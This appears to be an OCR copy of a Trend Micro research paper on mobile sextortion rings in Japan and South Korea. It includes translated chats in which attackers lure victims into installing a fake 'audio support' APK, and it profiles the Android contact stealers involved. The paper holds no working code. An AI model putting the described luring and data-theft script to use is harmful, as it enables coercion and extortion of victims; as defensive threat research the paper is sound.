



TREND MICRO™

SEXTORTION IN THE FAR EAST

Ryan Flores, Akira Urano,
Noriaki Hayashi, Lion Gu,
Lord Alfred Remorin, Ju Zhu,
Philippe Lin, and Joey Costoya
Forward-Looking Threat Research Team

CONTENTS



TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an “as is” condition.

INTRODUCTION

Sextortion is a means of coercing cybercrime victims to perform sexual favors or to pay a hefty sum in exchange for the nonexposure of their explicit images, videos, or conversations. These extortion tools are normally obtained through various chat programs. Skype was used most though because of its text-, voice-, image-, and video-recording capability.

In previously reported sextortion cases, the perpetrators' main goal was sexual in nature. In 2008, for instance, Anthony Stancl posed as a flirtatious female on Facebook to lure his schoolmates into sending him naked pictures of themselves. Stancl then used the pictures to blackmail his victims into performing sexual favors for him. [1] In 2010, the Federal Bureau of Investigation (FBI) arrested a man in California for hacking into more than 100 computers to obtain private information that he then used to coerce victims into making sex videos. [2]

In 2012, however, cybercriminals discovered that sextortion could be monetized. A quick look at the Skype Community forum, *community.skype.com,* revealed user reports of monetized sextortion blackmail cases around the second half of the year. [3]

In April 2014, the International Criminal Police Organization (INTERPOL) and the Philippine National Police (PNP), in cooperation with various law enforcement agencies worldwide, arrested 58 sextortion crime ring operators in the Philippines. [4–5] Members of this particular gang create fake Facebook accounts while posing as attractive women to lure men into chatting with them. They then ask them to video-chat on Skype so they can engage in cybersex. What the victims do not know is that the chat is being recorded without their permission. The video is then used to blackmail the victims into paying the perpetrators around US$1,000 each for keeping the reputation-damaging content private. Victims are told that refusal to pay up means their videos would be made publicly available on YouTube or sent to all of their online contacts.

NEW SEXTORTION MODUS OPERANDI GOES MOBILE


Evidence of gangs that operate in the Far East using an improved sextortion modus operandi for scams has been seen.

As shown, the new modus operandi can have a more damaging effect, as the cybercriminals can directly contact the victims' family and friends.

Mobile Sextortion Explained

Mobile sextortion is prominent in South Korea though a case was also seen in Japan. The Japan Police arrested two locals (i.e., a 43-year-old man and a 45-year-old man) suspected of being members of a sextortion gang in March 2014. [6–7] A report revealed that the gang has stolen at least ¥3.5 million (US$29,204.88) from 22 victims from December 2013 to January 2014. [8]* Details from the 43-year-old man's testimony also revealed how their sextortion scam worked.

In South Korea, a quick look at TISTORY and NAVER blogs revealed several hundred "body cam" user reports. In this sextortion scheme, Korean victims were asked to record themselves while inappropriately touching their private parts. [9] The South Korean sextortion modus operandi was very similar to that in Japan. The



OLD MODUS OPERANDI

Cybercriminals create fake profiles of attractive women on social networks (e.g., Facebook).

Cybercriminals invite victims to chat.

Cybercriminals convince victims to move their chat to a platform with video capability (e.g., Skype) so they can have cybersex.

Cybercriminals record explicit videos of the victims.

Cybercriminals threaten to publicly expose the victims' videos if they do not pay a hefty sum.

"Give me money or I'll post your naked video on YouTube."

NEW MODUS OPERANDI

Cybercriminals create fake profiles of attractive women on social networks (e.g., Facebook).

Cybercriminals invite victims to chat.

Cybercriminals convince victims to move their chat to a platform with video capability (e.g., Skype) so they can have cybersex.

Cybercriminals record explicit videos of the victims.

Cybercriminals pretend to have audio problems to convince victims to download and install an Android app to fix the problem. This will force the victims to use an Android smartphone or mobile device.


The malware disguised as an app steals and sends all of the contact information stored on the victims' mobile devices to the cybercriminals.

Cybercriminals threaten to publicly expose the victims' videos if they do not pay a hefty sum. The bad guys even show the victims' contact lists to scare them more.

"Give me money or I'll post your naked video on YouTube."

Comparison of the old and new sextortion modi operandi

* Exchange rate (as of 5 March 2015): US$1 = ¥120.16



A Chinese male poses as an attractive woman and chats with a chosen male victim on LINE. The cybercriminal somehow convinces the victim to engage in cybersex in order to obtain an explicit video.

The victim is also convinced to download and install an Android app that is, of course, a data stealer that collects and sends all of his saved contact information to the cybercriminal.


The 43-year-old Japanese male blackmails the victim via a phone call (i.e., normally on Skype).

The victim deposits money to the 45-year-old Japanese male's account to stop the cybercriminal from making the explicit video public.

The 45-year-old Japanese male transfers money to the Chinese male's account.

Sextortion case in Japan

cybercriminals posed as attractive women, chatted with chosen male victims on various chat applications (e.g., Kakao Talk), convinced their victims to perform explicit acts that were then recorded on video and to download and install an Android™ data stealer, and threatened to expose their victims if the latter did not pay up. Each victim was asked to pay KRW 1 million (US$908.02) in exchange for not publicizing their indiscretion.**



이연희

경험없구낭ㅋ 저랑 함 해볼래요 ?ㅋ 오전 1:42

이연희
스카이프 어플 사용해요? 거기 영통돼요 ㅋ 오전 1:43

오전 1:43 아이디 알려줘요.
설치하고..말걸게요

이연희
깔가 가입하고 아이디 알려줘요 오전 1:43

이연희
깔고 잇어요? 오전 1:46

오전 1:47 ㅇㅇ

이연희
다되면 톡주세요 오전 1:47


오전 1:48 설치끝

이연희
아이디 알려줘요 오전 1:48

TRANSLATION:

Attacker: You seem inexperienced. You want to do it with me? Do you use Skype? We can video-chat there.
Victim: Give me your ID. I'll look for it and call you.
Attacker: Install it, sign in, and give me your ID. Are you installing now?
Victim: Yes.
Attacker: Let me know when you finish installing it.
Victim: Done installing.
Attacker: Give me your ID.

Kakao Talk chat between cybercriminal and victim
Source: http://feedpic.kr/?p=350



싶습니다."

Skype에 연결되었습니다.

나 방금
안녕


지연 이 방금
방가 ㅋㅋ

바로 시작할까요? ㅋ

TRANSLATION:

Victim: Hello.
Attacker: Nice to meet you. Hehe.
Shall we begin now?

Skype sex chat between cybercriminal and victim
Source: http://feedpic.kr/?p=350



지연 이

[redacted]

1개의 파일 전송

음성지원.apk
22Kb 다운로드

받고 클릭하고 설치해요

초대할게요

TRANSLATION:

Attacker: {Text has been redacted due to explicit content]
audiosupport.apk
Download and install it.


Feigning audio problems to convince the victim to switch to an Android device
Source: http://feedpic.kr/?p=350

** Exchange rate (as of 5 March 2015): US$1 = KRW 1,101.19

An In-Depth Look at the Data Stealers

The Android data stealer's primary purpose is to retrieve and send victims' contact lists to the cybercriminals, allowing them to make more effective threats.

Investigation revealed the use of four Android data stealer families for sextortion. The malware were classified according to package name. Differences in code and functionality were seen from variant to variant, which suggests ongoing malware development as shown in the following table.



```
[redacted]: phone number: [redacted]25258(2) Home: [redacted]@docomo.ne.jp
[redacted]: phone number: [redacted]-30580(2) Home: [redacted].ne.jp
[redacted]: phone number: [redacted]5-7719(2) Home: [redacted]@docomo.ne.jp
[redacted]: phone number: [redacted]5-3541(2) Home: [redacted]@docomo.ne.jp
[redacted]: phone number: [redacted]-37410(2) Home: [redacted]@docomo.ne.jp
[redacted]: phone number: [redacted]7-2453(2) Home: [redacted]@docomo.ne.jp
[redacted]: phone number: [redacted]0-7456(2) Home: [redacted]@docomo.ne.jp
[redacted]: phone number: [redacted]-25241(2) Home: [redacted]@docomo.ne.jp
```

Victim contact list sent to cybercriminals

Malicious Package Name	Trend Micro Detection Name	Malware Behavior	Stolen Data Drop Zone	Malicious App Name
• *com.xinghai.contact* • *android.google.contact* Simplest; underwent the least number of modifications	• ANDROIDOS_SMSSPY.HATEA • ANDROIDOS_SMSSPY.HATJ • ANDROIDOS_SMSSPY.HATP	• **Version 1:** Obtains infected device's number, stored online account IDs, and saved contact information; only runs and sends stolen data once; does not check to see if the server successfully received stolen data • **Version 2:** Checks if stolen data was successfully received before it stops running; sleeps for 100 seconds in-between data-sending attempts • **Version 3:** Allows the creation of another thread to gain persistence		• *SkypeTalk2.0 Beta* • *Voice Support2.0 Beta* • *オンラインチャット2.0 Beta (Online Chat 2.0 Beta)* • *シングルトーク2.0 (Single Talk 2.0)* • *マイギャラリー2.0 Beta (My Gallery 2.0 Beta)* • *マイフォトボックス2.0 Beta (My Photo Box 2.0 Beta)* • *マイブログ2.0 Beta (My Blog 2.0 Beta)* • *갤러리2.0 Beta (Gallery 2.0 Beta)* • *둘만의 공간2.0 (Just the Two of Us 2.0)* • *무료vip회원2.0 Beta (Free VIP Members 2.0 Beta)* • *밤통VIP2.0 Beta (VIP 2.0 Beta)* • *싱글톡2.0 (Single Talk 2.0)* • *영상통화 탱고2.0 Beta (Tango Video Calling 2.0 Beta)* • *음성지원2.0 (Voice Support 2.0)* • *음성지원2.0 Beta (Voice Support 2.0 Beta)* • *음성지원6.22.0 Beta (Voice Support 6.22.0 Beta)*

Malicious Package Name	Trend Micro Detection Name	Malware Behavior	Stolen Data Drop Zone	Malicious App Name
